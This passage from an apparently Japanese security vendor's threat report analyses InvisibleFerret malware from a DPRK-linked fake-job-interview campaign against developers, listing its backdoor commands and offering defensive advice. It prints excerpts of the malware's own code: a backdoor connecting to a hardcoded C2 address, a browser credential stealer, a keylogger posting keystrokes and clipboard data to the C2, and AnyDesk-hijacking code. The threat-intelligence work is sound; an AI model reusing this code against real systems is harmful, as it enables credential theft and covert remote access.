


図11. ダウンロードされたInvisibleFerret関連ファイル




図12. InvisibleFerret関連プロセスツリー

2. バックドア (pay)

キーロギングとクリップボードデータの取得をし、8つの遠隔操作コマンドをサポートしています。

1	ssh_cmd	全てのpython.exeプロセスを終了
2	ssh_obj	コマンド実行
3	ssh_clip	キーロギングとクリップボードデータをC2サーバーへ送信
4	ssh_run	ブラウザ情報を窃取するステイラーをダウンロード・実行
5	ssh_upload	C2サーバーへファイルをアップロード
6	ssh_env	C, D, E, F, Gドライブでnode_modulesなど 特定のディレクトリを除いた.envファイル一覧をC2サーバーへアップロード
7	ssh_kill	ChromeとBraveブラウザのプロセスを終了
8	ssh_any	AnyDesk をダウンロード・実行

C2サーバのIPアドレスとポート番号は、スクリプトの中に定義されています。

```
HOST0 = '45.137.213.30'
PORT0 = 2249

class Client():
    def __init__(A):
        A.server_ip = HOST0; A.server_port = PORT0; A.is_active = _F; A.is_alive = _T; A.timeout_count = 0; A.shell = _N

    @property
    def make_connection(A):
        while _T:
            try:
                A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s = Session(A.client_socket)
                s.connect(A.server_ip, A.server_port)
                A.shell = Shell(s); A.is_active = _T
                if A.shell.shell():
                    try: dir = os.getcwd(); print("dir:", dir); fn = os.path.join(dir, sys.argv[0]); print("fn:", fn); os.remove(fn)
                    except Exception as ex: print("connection error:", ex); pass
                return _T
            except Exception as e: print("error_make:", e); sleep(20); pass

    def run(A):
        t2 = Thread(target=auto_up); t2.daemon = _T; t2.start()
        if A.make_connection: return

client = Client()
```

図13. バックドア C2とポート番号

C2サーバとの通信は、TCPプロトコル上でJSON形式のデータでやりとりをします。

```
...I{"code": 0,
  "args": {"type":
    0, "group": "3"
  , "name" : "DESKT
OP-      "}}
```

図14. C2通信データ

3. ブラウザ クレデンシャルスティーラー (bow)

Chrome、Brave、Opera、Yandex、Microsoft Edgeブラウザからログイン情報などを窃取し、C2サーバへアップロードします。

```

class BrowserVersion:
    ... def __str__(A): return A.base_name
    ... def __eq__(A, __o): return A.base_name == __o

class Chrome(BrowserVersion): base_name = "chrome"; v_w = ["chrome", "chrome-dev", "chrome-beta", "chrome-c
class Brave(BrowserVersion): base_name = "brave"; v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Brow
class Opera(BrowserVersion): base_name = "opera"; v_w = ["Opera-Stable", "Opera-Next", "Opera-Developer"]; v
class Yandex(BrowserVersion): base_name = "yandex"; v_w = ["YandexBrowser"]; v_l = ["YandexBrowser"]; v_m = [
class MsEdge(BrowserVersion): base_name = "msedge"; v_w = ["Edge"]; v_l = []; v_m = []

available_browsers = [Chrome, Brave, Opera, Yandex, MsEdge]

class ChromeBase:
    ... def __init__(A, verbose=True, blank_passwords=False): A.verbose = verbose; A.blank_passwords = blank_password
    ... @staticmethod
    ... def get_datetime(chromedate): return datetime(1601, 1, 1) + timedelta(microseconds=chromedate)
    ... @staticmethod
    ... def get(func):
    ...     """
    ...     Update paths with the Chrome versions
    ...     Will change protected members from child class.
    ...     """
    ...     def wrapper(*args):
    ...         cls = args[0]; sys_ = platform.system(); base_name = cls.browser.base_name; vers = None

    ...         if sys_ == "Windows": vers = cls.browser.v_w
    ...         elif sys_ == "Linux": vers = cls.browser.v_l
    ...         elif sys_ == "Darwin": vers = cls.browser.v_m

    ...         for ver in vers:
    ...             for i in range(120):
    ...                 if i == 0: profile = "Default"
    ...                 else: profile = "Profile." + str(i)
    ...                 # Accessing protected member to update the paths.
    ...                 browser_path = cls.browsers_paths[base_name].format(ver=ver, profile=profile)
    ...                 database_path = cls.browsers_database_paths[base_name].format(ver=ver, profile=profile)
    ...                 brw_path = cls.browsers_web_paths[base_name].format(ver=ver, profile=profile)

    ...                 if os.path.exists(browser_path) and os.path.exists(database_path):
    ...                     cls._browser_paths.append(browser_path)
    ...                     cls._database_paths.append(database_path)
    ...                 if os.path.exists(brw_path):
    ...                     cls._brw_paths.append(brw_path)

    ...         return func(*args)

    ...     return wrapper

```

図15. bow

4. ブラウザ キーロガー (mlip)

mlipは、昨年観測されたInvisibleFerretから新しく追加されたファイルです。感染機器上の全てのキー入力を保存するのではなく、Chrome、Braveブラウザに入力したキー情報とペーストしたクリップボードデータをC2サーバにアップロードします。

```

browserlist = [
    "chrome.exe",
    "brave.exe"
]

def act_win_pn():
    try:
        hwnd = win32gui.GetForegroundWindow()
        pid = win32process.GetWindowThreadProcessId(hwnd)
        caption = win32gui.GetWindowText(hwnd)
        return (pid[-1], psutil.Process(pid[-1]).name(), caption)
    except:
        pass

def is_down(status):
    if status == 128: return True
    return False

def is_control_down():
    return is_down(pyHook.GetKeyState(0x11)) or is_down(pyHook.GetKeyState(0xA2)) or is_down(pyHook.GetKeyState(0xA3))

def save_log(log, text, caption):
    global key_log
    r = {
        'gid': sType,
        'pid': gType,
        'pname': socket.gethostname(),
        'processname': text,
        'windowname': caption,
        'data': log,
    }
    host2 = f"http://{HOST}:{PORT}"
    post(host2 + "/api/clip", data=r)
    key_log = ""

```

図16. mlip

5. AnyDesk (adc)

正規リモート操作ツールであるAnyDeskの設定ファイルを取得、攻撃者がリモートアクセスできるように設定を書き換えてAnyDeskの再起動を行います。Windows環境では、Anydeskが存在していない場合は、C2サーバからダウンロードします。

```

.....# print(e)
res1 = update_conf(conf_path1)
res2 = update_conf(conf_path2)
def restart_anydesk():
    global anydesk_path
    try:
        PROCNAME = "anydesk.exe" if os_type == "Windows" else "anydesk"
        if os_type != "Windows":
            try: import psutil
            except: subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'psutil'])
            anydesk_path = 'anydesk'
            for proc in psutil.process_iter():
                if proc.name().lower() == PROCNAME: proc.kill()
            else: subprocess.check_output("taskkill /F /IM anydesk.exe")
            time.sleep(1)
            # print("run anydesk secondly")
            subprocess.Popen([anydesk_path])
    except Exception as e: pass
    # print(e)
save_conf(conf_path1, 1)
save_conf(conf_path2, 2)

restart_anydesk()
dir = os.getcwd(); fn = os.path.join(dir, sys.argv[0]); os.remove(fn)

```

図17. AnyDesk

終わりに

本攻撃キャンペーンは、ソフトウェア開発者を標的としているため、企業の従業員が通常使用するWindows以外のmacOS、Linuxで実行可能なNPMやQt、Electronなどのクロスプラットフォームアプリケーション開発フレームワークでマルウェアを開発していることが特徴的です。これによりマルウェアが動作可能な攻撃対象領域を拡大させています。

NPMパッケージはサンドボックス製品で実行できない、NPMパッケージやElectronアプリケーションは、スクリプトの難読化手法の変更が容易であるなどの理由で、VirusTotal上では検知率が低い検体も見受けられるためアンチウイルス製品などで検知されない可能性があります。することも考慮する必要があります。

BeaverTail、InvisibleFerretは、パーシステンス（機器再起動後に自動起動する設定）の作成はしないため、感染させた後に迅速にできるかぎりの情報を窃取する手口であると考えています。

感染防止、暗号資産保護、被害拡大防止の3点の対策について考察します。

感染防止

- ・会社から貸与されている機器を私用利用しない。
- ・身元が明らかでない人物からのソフトウェアをダウンロード・実行しない、実機ではなく仮想マシン上での実行を検討する。
- ・ビデオ会議ツールは、普段自身が使用しているものを使うようにする。

暗号資産保護

- ・暗号資産ウォレットの鍵を端末ではなくハードウェアウォレット（HWW）に保管することを検討する。
- ・秘密鍵を複数の鍵に分割し、分散保管するMulti-Party Computation（MPC）ウォレットを提供するサービスを利用することを検討する。

被害拡大防止

感染を防ぐために検討しなければ課題が複数あります。

- ・SNSを介したメッセージのやり取り、ファイルの転送はメールとは異なり機器に到達する前の検知・ブロックが難しく機器に到達する可能性が高い。
- ・正規サービスであるGitHubやBitBucketからコードをダウンロードするため、通信での検出も難しい。

・NPMパッケージのインストールする振る舞いを不審であると判断しづらい。

そのため、万が一InvisibleFerretが実行されたとしても迅速な検出・ブロックを実現するEDRのようなエンドポイントセキュリティ対策も重要になります。

また、国内では観測されていませんが、メールセキュリティ製品を回避するためにSkype, WeChatなどのインスタントメッセージングアプリケーション系由でマルウェアが配布されるのを中国語圏で多く観測されています。海外拠点を持つ日本企業の方々もメール以外でのマルウェア配送に注視頂ければと考えています。

Indicators of Compromise (侵入痕跡)

GitHub上に公開しています。[こちら](#)でご確認ください。

参考情報

[1] [Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors](#)

[2] [Famous Chollima](#)


[3] <https://x.com/DaKingLawson/status/1843508343903801425>

[4] <https://x.com/DaKingLawson/status/1843508373951778977>

[5] [Contagious Interview: DPRK Threat Actors Lure Tech Industry Job Seekers to Install New Variants of BeaverTail and InvisibleFerret Malware](#)

-
- 
-
-
-
-

この記事の筆者



竹内 寛

リバースエンジニアリング（マルウェア解析）を担当。彼の手に渡ったマルウェアはまさに“まな板の上の鯉”と同じ。あとは解析されるがまま。最近の楽しみは、ハイボールを片手に海外ドラマを鑑賞するか、マントノン侯爵夫人に会うこと。好きなマシン語は、EB FE。



[前へ](#)

[Through the Lens of Six Months: Unveiling the Citrix Bleed Patching and Exploitation Patterns](#)